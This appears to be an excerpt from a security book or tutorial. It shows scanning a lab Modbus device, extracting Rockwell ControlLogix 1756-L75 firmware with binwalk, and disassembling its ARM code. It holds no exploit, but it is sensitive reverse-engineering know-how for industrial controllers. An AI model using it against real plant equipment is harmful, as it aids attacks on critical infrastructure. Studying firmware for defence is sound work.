


```
┌──(pac㉿kali-001)-[~/Documents/book]
└─$ plcscan 172.25.200.21
Scan start...
172.25.200.21:502 Modbus/TCP
  Unit ID: 0
    Device: Pymodbus PM 2.3.0
  Unit ID: 255
    Device: Pymodbus PM 2.3.0
Scan complete
```




show selections	Downloads	▲ 33.00.02	▲ 32.03.01	▲ 32.02.01	▲ 32.01.01	▲ 32.00.01	▲ 31.02.00	▲ 31.01.01	▲ 31.00.01	▲ 30.
🟩 1756-L75 (Series A) ▲ 28.012 ControlLogix Controllers	■ Select Files ☑ Firmware Only		☒	☒	☒	☒	☒	☒	☒	☒


	Download Item	Version	Release Date	Release Note	Download Size	Comments
☑	Firmware for 1756-L75 V28.012	28.012	06/09/2016		2.51 MB	The firmware kit can only be used with ControlFLASH V13 and higher. In case you don't have a compatible version of ControlFLASH, one is available for download below.




```
┌──(pac㉿KVM0101011)-[~/workdir/hacking/PLCs]
└─$ binwalk -e 1756-L75_28.012.dmk

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v3.0 to extract, name: _rels/.rels
356           0x164           Zip archive data, at least v3.0 to extract, name: PN-375342.der
951           0x3B7           Zip archive data, at least v3.0 to extract, name: PN-375344.der
1546          0x60A           Zip archive data, at least v3.0 to extract, name: package/services/digital-signature/certificate/srvwypbng9kd_d2wx7lul6ase.cer
2757          0xAC5           Zip archive data, at least v3.0 to extract, name: package/services/digital-signature/_rels/origin.psdsor.rels
3053          0xBED           Zip archive data, at least v3.0 to extract, name: package/services/digital-signature/origin.psdsor
3155          0xC53           Zip archive data, at least v3.0 to extract, name: PN-375333.nvs
4541          0x11BD          Zip archive data, at least v3.0 to extract, name: PN-375341.bin
1318759       0x141F67        Zip archive data, at least v3.0 to extract, name: Content.txt
1319125       0x1420D5        Zip archive data, at least v3.0 to extract, name: package/services/digital-signature/xml-signature/_rels/y709p6r8o7v3nx7q10kwn169g.psdsxs.rels
1319457       0x142221        Zip archive data, at least v3.0 to extract, name: package/services/digital-signature/xml-signature/y709p6r8o7v3nx7q10kwn169g.psdsxs
1320755       0x142733        Zip archive data, at least v3.0 to extract, name: PN-375337.bin
2634663       0x2833A7        Zip archive data, at least v3.0 to extract, name: [Content_Types].xml
2636477       0x283ABD        End of Zip archive, footer length: 22


┌──(pac㉿KVM0101011)-[~/workdir/hacking/PLCs]
└─$ ls
total 2.6M
-rw------- 1 pac pac 2.6M Mar 21 14:54 1756-L75_28.012.dmk
drwxr-xr-x 4 pac pac 4.0K Mar 21 15:00 _1756-L75_28.012.dmk.extracted
```



```
┌──(pac㉿KVM0101011)-[~/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted]
└─$ binwalk *.bin

Scan Time:     2021-03-21 15:29:28
Target File:   /home/pac/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted/PN-375337.bin
MD5 Checksum:  d63f1c72a1d1b3a9b832087795c6c885
Signatures:    391

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
64            0x40            Copyright string: "Copyright (c) 2009 Rockwell Automation Technologies
237277        0x39EDD         Certificate in DER format (x509 v3), header length: 4, sequence length
491752        0x780E8         XML document, version: "1.0"
2963084       0x2D368C        gzip compressed data, has original file name: "0001000E005C1C00.eds",
2964661       0x2D3CB5        gzip compressed data, has original file name: "1756enet.ico", has comm
2965075       0x2D3E53        gzip compressed data, has original file name: "0001000E005D1C00.eds",
2966652       0x2D447C        gzip compressed data, has original file name: "1756enet.ico", has comm
2967066       0x2D461A        gzip compressed data, has original file name: "0001000E005E1C00.eds",
2968646       0x2D4C46        gzip compressed data, has original file name: "1756enet.ico", has comm
2969060       0x2D4DE4        gzip compressed data, has original file name: "0001000E005F1C00.eds",
2970638       0x2D540E        gzip compressed data, has original file name: "1756enet.ico", has comm
2971052       0x2D55AC        gzip compressed data, has original file name: "0001000E00601C00.eds",
2972629       0x2D5BD5        gzip compressed data, has original file name: "1756enet.ico", has comm
3020412       0x2E167C        CRC32 polynomial table, little endian
3053212       0x2E969C        SHA256 hash constants, little endian


Scan Time:     2021-03-21 15:29:29
Target File:   /home/pac/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted/PN-375341.bin
MD5 Checksum:  ae7fc4dfb39fd398ed6ea9e4cb853955
Signatures:    391

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
2120499       0x205B33        mcrypt 2.2 encrypted data, algorithm: blowfish-448, mode: CBC, keymode
2188571       0x21651B        Neighborly text, "NeighborCacheToLivenet.inet.IcmpRatelimitBucketsize"
2296864       0x230C20        Copyright string: "Copyright (c) 2003-2010 Datalight, Inc.  All Rights
2298628       0x231304        CRC32 polynomial table, little endian
2307129       0x233439        SQLite 3.x database,
2370391       0x242B57        Neighborly text, "NeighborCacheToLives does not appear to be attached"
2376707       0x244403        Copyright string: "Copyright 1984-2004 Wind River Systems, Inc."
2448714       0x255D4A        Copyright string: "Copyright Wind River Systems, Inc., 1984-2008"
2468032       0x25A8C0        VxWorks WIND kernel version "2.12"
2681796       0x28EBC4        Copyright string: "copyright_wind_river"
2825496       0x2B1D18        Copyright string: "Copyright (c) 1992-2004 by P.J. Plauger, licensed b
```



```
┌──(pac㉿KVM0101011)-[~/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted]
└─$ binwalk -Y /home/pac/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted/PN-375341.bin -k

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
17            0x11            ARM executable code, 16-bit (Thumb), little endian, at least 646 valid instructions
1048576       0x100000        ARM executable code, 32-bit, little endian, at least 667 valid instructions
2098544       0x200570        ARM executable code, 32-bit, little endian, at least 1010 valid instructions


┌──(pac㉿KVM0101011)-[~/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted]
└─$ 
```



Load a new file

Load file C:\Users\malman\Desktop\PN-375341.bin as

Binary file

Processor type

ARM Little-endian [ARM]

Loading segment 0x0000000000000000

Loading offset 0x0000000000000000

Analysis

☑ Enabled

☑ Indicator enabled

Options

☐ Loading options

☑ Fill segment gaps

☑ Create segments

☐ Create FLAT group


☑ Load as code segment

☐ Load resources

☑ Rename DLL entries

☐ Manual load

☐ Create imports segment



Function name

```
sub_210114
sub_210134
sub_210138
sub_21013C
sub_210150
sub_21016C
sub_210174
sub_210240
sub_210244
sub_210248
sub_210B44
sub_212258
sub_213B40
sub_213D08
sub_213E48
sub_214030
sub_214298
sub_21447C
sub_2147B0
sub_214888
sub_214F2C
sub_214F68
sub_215084
nullsub_15
sub_215904
sub_215930
sub_2159B0
```

Line 6203 of 6215


Graph overview


```
sub_213E48

var_34= -0x34
var_30= -0x30
var_2C= -0x2C
var_28= -0x28
var_24= -0x24
var_20= -0x20

PUSH            {R8-R11,LR}
SUB             SP, SP, #0x20
LDR             LR, [R0,#0x10]
MOV             R11, R0
TST             LR, #0x40
BNE             loc_213E80
```


```
loc_213E80
LDR             R12, [R1,#0x1C]
LDR             LR, [R1,#0x18]
LDR             R9, [R1,#0xC]
SUB             R8, R12, LR
LDR             R12, [R0,#0x1CC]
ADD             R12, R8, R12
STR             R12, [R0,#0x1CC]
LDR             R12, [R0,#0x48]
MOV             LR, PC
MOV             PC, R12
MOV             R10, R0
CMP             R0, #0
BMI             loc_213F74
```

```
LDR             R12, [R11,#0x1BC]
```

